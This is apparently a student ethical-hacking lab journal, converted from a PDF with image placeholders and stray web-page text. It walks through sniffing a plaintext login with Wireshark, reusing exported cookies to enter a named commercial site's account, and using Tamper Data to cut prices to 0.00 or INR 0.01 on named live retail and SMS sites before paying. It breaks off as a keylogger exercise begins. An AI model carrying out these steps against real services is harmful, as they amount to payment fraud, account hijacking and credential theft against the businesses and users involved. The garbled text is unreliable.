
Practical No:- 05

A) Use Wireshark (Sniffer) to capture network traffic and analyse.


Step 1:- Install and open Wireshark.



Step 2:- Go to Capture tab and select Interface option



Step 3:- In Capture interface, Select Local Area Connection and click on start.



Step 4:- The source, Destination and protocols of the packets in the LAN network are displayed.

Welcome, Please Sign In!

New Customer

By creating an account on our website, you will be able to shop faster, be up to date on an orders status, and keep track of the orders you have previously made.

Returning Customer

Login was unsuccessful. Please correct the errors and try again.
No customer account found.

Email:

Password:

Remember me?


REGISTER

LOG IN

Defaults for admin area


Admin email: admin@yourstore.com
Admin password: admin

Step 5:- We can see the data is recording.




Step 6: Enter the credentials and then sign in.


Step 7:- Select filter as http.request.method=="POST" to make the search easier and click on apply.



Step 8: Now stop the tool to stop recording.



Step 9:- Find the post methods for username and password.



Step 10:- U will see the email- id and password that you used to log in.



The screenshot shows a NetworkMiner capture window titled "Follow HTTP Stream (tcp.stream eq 2)". The "Stream Content" pane displays a POST request to "/login?returnurl=%2Fadmin%2F". The request includes various headers such as Host, Connection, Content-Length, Cache-Control, User-Agent, Origin, Content-Type, Accept, Referer, Accept-Encoding, Accept-Language, and Cookie. The cookie value is a long string starting with "__cfuid=d7f1e07f7028ab9aab56c34baac87abb51553887121; ...". The request body contains parameters like Email=tycs%40ty.com&Password=ty123456&__RequestVerificationToken=cfDj8FsN9LD0zv90oBovivAb8QQAYZ-KrLjyX8xD357RukhTuCBs85XEmLvXZSJ5pQ-Tw7DTaEv8uyFgGHRVFWQIbut0KMA8r0F3kZhFeiiaCGAEGHwqY4Rb2G3fm91191JANEWHWk9aFaza_Theioqpg&RememberMe=falseHTTP/1.1 200 OK Date: Fri, 29 Mar 2019 19:38:19 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive

Step 11:- Now open Cmd and Type command (<ftp://ftp.mcafee.com>)

It will ask to enter the user id and password. So, Enter default data and press enter.




The screenshot shows a Windows Command Prompt window with the title "C:\Windows\system32\cmd.exe - ftp ftp.mcafee.com". The window displays the following output:


```
C:\Windows\system32\cmd.exe - ftp ftp.mcafee.com
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>ftp ftp.mcafee.com
Connected to 114447.ftp.download.akadns.net.
220 sftp/1.0.0000 Server [124.40.41.215]
User <114447.ftp.download.akadns.net:<none>>: snehal
331 Password required for USER.
Password:
530 Please Login with USER and PASS.
Login failed.
ftp>
```

Step 12:- Apply filter ftp and see the packet.



Step 13:- Now right click on it and click follow tcp stream.



Practical No:- 06

A] Session Impersonation

STEPS :-

1. Open FireFox .
2. Go to Tools > Addons > Extension
3. Search and install “EditThisCookie” or Cookie Import/Export or any other Cookie tool.
4. Then Click on Cookie extension to get cookie.
5. Open a Website and Login and then click on export cookie



6. Logout from the webpage once the cookie got exported.

Paste the cookie in the tool which you have exported and click on green tick

The screenshot shows a web browser window with an "Import" dialog open. The dialog contains the following JSON code:

```
    "session": false,
    "storeId": "0",
    "value": "in",
    "id": 24
},
{
  "domain": "www.semrush.com",
  "expirationDate": 1548814766,
  "hostOnly": true,
  "httpOnly": false,
  "name": "utz",
  "path": "/",
  "sameSite": "no_restriction",
  "secure": false,
  "session": false,
  "storeId": "0",
  "value": "Asia%2FCalcutta",
  "id": 25
}
```

At the bottom right of the dialog, there is a large green checkmark icon.

And you are in

The screenshot shows the SEMRUSH dashboard. On the left, there is a sidebar with navigation links for SEO Toolkit, Competitive Research, Keyword Research, Link Building, and Rank Tracking. The main dashboard area has several sections:

- Dashboard:** A central section with a search bar and a button to "Add domains and monitor their performance".
- Position Tracking:** A table showing project names, visibility, and update status.
- Site Audit:** A table showing site health and trend for projects like Philo, DCC, BuyTheTop10, reer, and appzoro.
- On Page SEO Checker:** A table showing ideas and descriptions for projects like BuyTheTop10, appzoro, and DCC.
- Social Media Tracker:** A section for connecting with Facebook, Twitter, and Google+.
- Brand Monitoring:** A partially visible section at the bottom right.


Tamper DATA add-on :-

Step 1:- Open FireFox .

Step 2:- Go to Tools > Addons > Extension.

Step 3:- Search and install Temper Data .

Step 4:- Select a website for tempering data(eg:seed-city.com,mysmsmantra)
Window of tamper data.




Step 5:- Open the site “seed-city.com”



Step 6:- Then select the product and no of items from it .Then, click on tool and start the tamper data .

Step 7:- And now select add to cart .It will give the option of tamper.




Step 8:- Edit the value n make it 0.00 and stop tampering. Then go to site and select show card we can see the change of price.

We can also perform the same step on mysmsmantra.com

Step 9:- Select option Price. In that, select premium option.

Step 10:- Then click on any package and select pay now. Then, select card payment. Add contact no select package and before submit click on tamper data and on tampering.

Step 11:- Now click submit it will ask the option click on tamper and make the changes



We can see the price is changed

Step 12:- After that fill rest detail and click on submit.

The screenshot shows a Firefox browser window with three tabs open:

- Cart - Mozilla Firefox**: Shows a shopping cart with items.
- AK 47 by Serious Seeds from Seed City - Mozilla Firefox**: Shows product details for AK 47 seeds.
- Bill to Address - Mozilla Firefox**: Shows a form for entering address details. The "Amount" field is set to "INR 0.01".


The "Bill to Address" form fields include:

- Amount: INR 0.01
- Company: [empty input]
- Address: [empty input]
- City: [empty input]
- State: [empty input]
- Pincode: [empty input]
- First Name: [empty input]
- Last Name: [empty input]
- Mobile: 9999999999
- Email ID: [empty input]

Practical No:- 07

Creating a simple keylogger using python.

Step1: First install the pynput to perform keylogger.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.


C:\Users\user>pip install pynput
Collecting pynput
  Downloading https://files.pythonhosted.org/packages/80/b6/b3558caf276458b12321
